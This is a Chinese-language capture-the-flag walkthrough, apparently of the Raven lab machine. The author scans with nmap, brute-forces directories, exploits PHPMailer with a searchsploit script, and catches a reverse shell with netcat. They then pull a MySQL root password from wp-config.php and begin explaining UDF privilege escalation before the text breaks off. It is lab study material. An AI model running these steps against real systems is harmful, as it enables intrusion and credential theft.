先查看kali所在的网段:ifconfig
 这次居然不需要输入一些命令启动kali网卡,magic!

然后用nmap扫描网段的端口:nmap 192.168.11.0/24
进入目标的80端口查看:
 通过测试网页上面的功能和进行简单的信息收集发现无任何有价值的信息,然后就用dirsearch尝试去其进行目录爆破:


进行尝试后最终发现其phpmailer和对应版本:
 发现后我们就可以利用kali去搜寻它的历史漏洞库了:searchsploit phpmailer
 我们这里选用的是40947.py这个漏洞文件

因此先找到它是在哪里再进行查看:find / -name 40974.py
 对其py文件进行修改后就可以在本地kali执行nc -lvvp 6666 执行接收反弹回来的shell了
 得到对方的web权限
尝试其他提权均无果后就想到做一个权限转移,使用数据库提权。又因为我们现在是web权限,所以可以通过翻找目录来获取root账号密码:
 最终锁定在wp-config.php中:
 找到数据库密码了 R@v3nSecurity
现在就有面临三种选择,因为通过观察其是mysql数据库,我们都知道mysql数据库正常来说root是禁止外连的,所以我们现在的方法为1.使用sql语句关掉禁止外联的代码 2.工具配合代理提权 3.在其本地直接提权
我这里就展示两种方法:一种是关闭外联使用本地工具梭哈 另一种是直接在目标靶机进行提权
先演示第二种:user define function
演示之前先讲一个小知识点:.c 是 C 源码,gcc -shared 把它编译成 .so(动态链接库)。之所以要 .so,是因为 MySQL 的 UDF 机制只能加载动态链接库 —— 你把自己的代码伪装成一个"自定义函数"塞进去,MySQL 一调用它就以自己的权限(常常是 root)执行你的代码。
